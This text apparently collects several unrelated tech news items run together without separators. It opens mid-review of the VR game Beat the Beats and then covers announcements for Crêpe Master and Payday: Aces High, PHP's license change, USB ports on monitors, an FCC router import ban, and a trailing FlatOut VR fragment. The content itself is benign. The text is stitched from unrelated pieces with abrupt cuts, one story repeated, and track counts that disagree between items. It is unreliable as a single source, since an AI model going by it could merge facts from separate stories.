Environments shift between lighter, more open spaces and darker, club-like settings. The darker environments stand out, giving the experience a strong techno-disco energy that better matches the pacing and music. The visual design is vivid throughout, with colorful backdrops that enhance the sense of motion, and the inclusion of a daltonic mode adds a welcome accessibility option.
The music selection is one of the game’s strongest elements. There’s a wide range of genres, and while I didn’t recognize many of the artists, the tracks consistently match the rhythm and flow of the gameplay. I found myself occasionally moving to the beat between sequences, almost dancing along in between punches. It’s easy to get pulled into the experience, to the point where it starts to feel more like dancing than exercising.
Gameplay: Craig Storm on Meta Quest 3

On Quest and Pico, the base game includes 30 tracks at launch for $12.99, with three additional DLC packs, Energy, Recall, and Dubstep, adding five tracks each. These are priced at $2.99 individually or $6.99 as a bundle. On SteamVR and PlayStation VR2, all tracks are included for $19.99. PlayStation VR2 receives full access to all content on March 24, while the other platforms receive access on April 2.
Beat The Beats ultimately lands somewhere between a rhythm game and a fitness app, without fully replacing either. It delivers a well-designed, music-driven experience that keeps you moving and engaged, but lacks the structure and progression of more dedicated fitness platforms.
For players looking for a fun, active rhythm experience that can still break a sweat, it’s an easy recommendation.
The colorful arcade brawler Crêpe Master is coming to Quest 3 headsets in May.
French indie developer Hallucinations Studio has revealed that its upcoming arcade beat ’em up Crêpe Master will release on Meta Quest 3 and 3S on May 7.
In Crêpe Master, you’ll play as Hana, a magical girl who embodies the reincarnated form of the Crêpe Goddess. You’ll wield a “Sacred Pan” to defend your home, Earth, and France’s favorite pancake against a ruthless tyrant bent on destroying crêpes once and for all!
0:00
/0:59
Gameplay involves smashing enemies in melee combat with a crêpe pan, striking poses to unleash “crêpe powers,” and cooking delicious crêpes in a lightning round mini game.
Founded in 2024, Hallucinations Studio is a worker-run co-operative developer based in France. The studio has previously supported with the development of the upcoming multiplayer PC game Haunted. Crêpe Master will be the studio’s first original title.
The VR rhythm boxing game Beat the Beats is coming to Meta Quest, SteamVR, and Pico 4 on April 2.
Game studio Parallel Circles has announced the release date for Beat the Beats, a VR rhythm boxing game that’s coming to Quest, SteamVR, and Pico 4 on April 2. In addition, the studio has announced that an update for the PlayStation VR2 version has now gone live, adding 15 new tracks and two new gameplay modes.
Beat the Beats is a rhythm action game where you get a workout throwing jabs, hooks, and uppercuts in time with an energetic soundtrack of over 45 tracks, plus challenging B-sides across 90+ levels.
0:00
/0:40
Beat the Beats supports 120 FPS on Meta Quest 3, matching the 120Hz that the game clocks on PlayStation VR2.
We reviewed Beat the Beats when it debuted on PlayStation VR2 in 2024, comparing it favorably to the wildly popular Beat Saber, and calling it “one of VR’s best new rhythm games.”
The 4-player co-op heist game has just been revealed alongside a new gameplay trailer.
Fast Travel Games has revealed Payday: Aces High, an officially licensed VR co-op heist game set in the Payday universe coming to Meta Quest and SteamVR in 2026. In Payday: Aces High, players will use weapons, gadgets, and their wits to plan and execute elaborate heists alongside three friends in immersive VR.
A new trailer released today shines a light not only on Payday’s ballistic gameplay, but on its engrossing revenge plot storyline, too.
0:00
/1:14
Payday: Aces High expands the larger Payday series, which in recent years has grown a massive audience of over 50 million players and generated more than $400 million in revenue.
The popular co-op heist franchise Payday is coming to VR. Payday: Aces High will release for the Meta Quest platform and SteamVR later this year. It looks like it has everything people love about the series, but with some of that VR-style immersion.
Just like the mainline games, this version tasks players with planning and then pulling off elaborate heists. It offers four-player co-op, with each person filling a particular role within the group. These are your standard heist movie archetypes. There’s the planner, the brawler, the gadget nerd and the silent but deadly assassin.
The developer also promises plenty of gear and weapons, with “an arsenal that keeps growing.” This leads to the usual Payday gameplay loop. Each successful heist lets players buy more weapons and gadgets. Rinse and repeat.
Fast Travel Games is making this one, and the developer has a decent pedigree in the VR space. It helped make Cities: VR and Apex Construct, among many others. The graphics here look decent and we already know the gameplay is solid. Plus, there are clown masks. We’ll find out if Payday: Aces High makes the grade later this year.
This is just the latest major gaming franchise to experiment with virtual reality. There are VR versions of Half-Life, Assassin’s Creed, Horizon and many more.
This article originally appeared on Engadget at https://www.engadget.com/gaming/theres-a-new-payday-game-this-time-in-vr-160051276.html?src=rss
PHP’s licensing has been a source of confusion for some time. The project is,
currently, using two licenses that cover different parts of the code base: PHP v3.01 for the
bulk of the code and Zend v2.0 for code
in the Zend directory. Much has changed
since the project settled on those licenses in 2006, and the need for custom
licensing seems to have passed. An effort to simplify PHP’s licensing, led by
Ben Ramsey, is underway; if successful, the existing licenses will be deprecated
and replaced by the BSD
three-clause license. The PHP community is now voting on the license
update RFC through April 4, 2026.
If you’ve taken a look at the back of your computer monitor or TV lately, you may have noticed there’s a USB port or two alongside the more familiar HDMI—and that in turn might have left you wondering what exactly a USB port is doing on the back of a big screen. Well, these USB ports have more uses than you might think.
Their precise function is going to depend on the make and model of your TV and monitor—and the primary uses tend to differ between the two. However, we can talk generally about how to make use of these ports and some of the options available to you, so you can check on your own specific device to see what’s supported.
The extra ports can charge your devices
This is a big one, because it applies to just about every USB port on every TV and monitor: You can plug in small gadgets like phones and charge them up, though charging rates and supported devices may vary, especially on televisions. It saves you having to hunt around for a spare wall outlet, at least.
On higher-end monitors with support for USB Power Delivery (USB-PD), you can sometimes charge up larger devices like laptops, while also providing a video connection through the same USB-C cable. It’s something to look out for if you’re shopping around, as it helps reduce desk clutter and adds convenience—the $620 4K Dell U2725QE is one example of a monitor that will do this for you.
With Android smartphones and monitors, you might get the added bonus of support for a desktop environment on the big screen as well as device charging. Both Samsung DeX and the recently launched Pixel Desktop Mode can be used like this, so you might be able to attach a desktop or laptop via HDMI, and a phone via USB-C.
Set up a USB hub for cleaner cable maintenance
As well as device charging, some monitors also add USB hub functionality, especially at the higher end of the market—if you’ve got several USB-A ports on the back of your monitor, this is likely what they’re for.
Rather than plugging all your peripherals into your laptop or desktop computer, you can add them to your monitor instead. It’s a solution that’s often neater and removes the need for a separate USB hub on your desk — with a separate upstream USB cable handling the connection to your computer, if it’s not attached via a single data and video cable.
You might even see an Ethernet port on some models, giving you a high-speed wired connection to the internet for your laptop. The $260 1080p ViewSonic VG2456 is one such model, and they often offer great value for office use.
Connect external storage to display photos and videos
This is a primary one for TVs, including certain Samsung models: You can plug an external USB drive into the back of your television, and access the photos, videos, or audio on it, provided the drive and file formats are supported. You can also do this via the USB ports on monitors, via the USB hub functionality mentioned above.
If you’ve got a large local media library saved somewhere, then this is a simple and quick way of getting those media files up on the big screen (rather than using something like Plex). You’re most likely not going to get the most advanced user interface you’ve ever seen, but it’ll work.
With the rise of streaming and faster wifi connections, the functionality is now becoming less common, but it’s still around—consult your TV documentation for details (Sony’s instructions are here). A portable drive such as the $90 WD Elements should be suitable, but be careful to check the requirements listed by your TV manufacturer.
Set up a KVM switch for multiple devices
A variation on the USB hub idea is a KVM (Keyboard, Video, Mouse) switch, which can be incredibly useful if you have more than one computer connected up to your monitor (maybe a laptop and a desktop). You can plug your keyboard and mouse into the USB ports on the display, and then use them to control each computer in turn.
You can buy these KVM switches separately, but having one built into your monitor cuts down on the number of trailing cables you have to deal with. Once your peripherals are connected, you can typically switch via the monitor’s on-screen menu, or through a dedicated hardware button.
Perhaps you’ve had this functionality on your monitor and never realized. A good example of this type of display is the $800 4K Gigabyte M32U aimed at gamers, which does have an integrated button specifically for switching between computers (plus a load of other high-end features, as you would expect at that price).
The Gigabyte M32U has an integrated KVM switch. Credit: Gigabyte
Those extra ports support a bunch of other devices, too
Just about anything that can be powered by USB can be plugged into one of the spare ports on your TV or monitor (if the power demands and supply match). Maybe you could add a desk fan for keeping you cool through the summer months, or maybe you want to get creative with a smart light setup.
For monitors with USB hub functionality, you can think about options like microphones, webcams, and gaming controllers—which can all be easier to plug into a big display rather than a laptop (if your laptop even has any spare USB ports left).
It’s well worth having a look around the back of your TVs and monitors to see what’s available—you might not be using these devices to their full potential. It’s also something to look out for the next time you’re upgrading.
New submitter the_skywise shares a report from Reuters: The U.S. Federal Communications Commission said on Monday it was banning the import of all new foreign-made consumer routers, the latest crackdown on Chinese-made electronic gear over security concerns. China is estimated to control at least 60% of the U.S. market for home routers, boxes that connect computers, phones, and smart devices to the internet. The FCC order does not impact the import or use of existing models, but will ban new ones.
The agency said a White House-convened review deemed imported routers pose “a severe cybersecurity risk that could be leveraged to immediately and severely disrupt U.S. critical infrastructure.” It said malicious actors had exploited security gaps in foreign-made routers “to attack households, disrupt networks, enable espionage, and facilitate intellectual property theft,” citing their role in major hacks like Volt and Salt Typhoon. The determination includes an exemption for routers the Pentagon deems do not pose unacceptable risks.






 VR, where reckless driving has never been this much fun. Everything everyone has ever loved about FlatOut into one offering. Gamers will also be introduced to all new and exciting features, game modes, and vehicles which will soon become personal favorites.